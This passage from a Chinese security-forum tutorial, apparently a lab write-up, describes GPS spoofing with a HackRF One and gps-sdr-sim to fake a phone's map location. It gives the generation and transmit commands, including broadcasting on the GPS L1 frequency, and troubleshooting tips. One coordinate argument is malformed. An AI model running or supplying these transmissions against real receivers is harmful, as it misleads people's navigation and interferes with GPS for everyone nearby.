
等待欺骗40s左右

大功告成 ！

如此打开自己的百度地图之后就会发现自己的定位位置处于你预设的轨迹中 并且在不断的运动当中


为了体现效果，我去Google Earth上画了凯旋门运动的轨迹。

当然，生成 gpssim.bin 文件之后还可以使用其他方式进行信号的模拟攻击，例如使用如下的流图，使用 gnuradio 搭建流图来发射数据 。




伪造固定位置

步骤1：下载GPS导航电文



步骤2：生成伪造静态导航电文

```
./gps-sdr-sim -e brdc1760.19n -l 26.616147,91.106.674842,100 -b 8
```



步骤3：执行自动化脚本

```
hackrf_transfer -t gpssim.bin -f 1575420000 -s 2600000 -a 1 -x 47 –R
```

三、遇到的坑

本此实验中遇到的最大的坑是在使用HackRF One 进行重放的时候，开启重放过程之后，等待五秒左右 发现百度地图中定位位置并未被欺骗。

本问题最初是因为，在欺骗的过程中需要 40s 左右的欺骗时间。
我自己的理解是，在欺骗过程中，接收gps信号的手机需要接收大量稳定的信号强度较为强的数据包之后
才能将GPS接收点，从真正的信号源修改为信号强度更强更稳定的虚假GPS 基站。

每次非正常结束运行的开源脚本，都需呀将HackRF One 重新启动一次 来使HackRF 进入到正常的初始化状态 ！

参考链接

https://www.cnblogs.com/k1two2/p/6387701.html
https://www.cnblogs.com/k1two2/p/5164172.html
https://www.cnblogs.com/k1two2/p/5197591.html

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板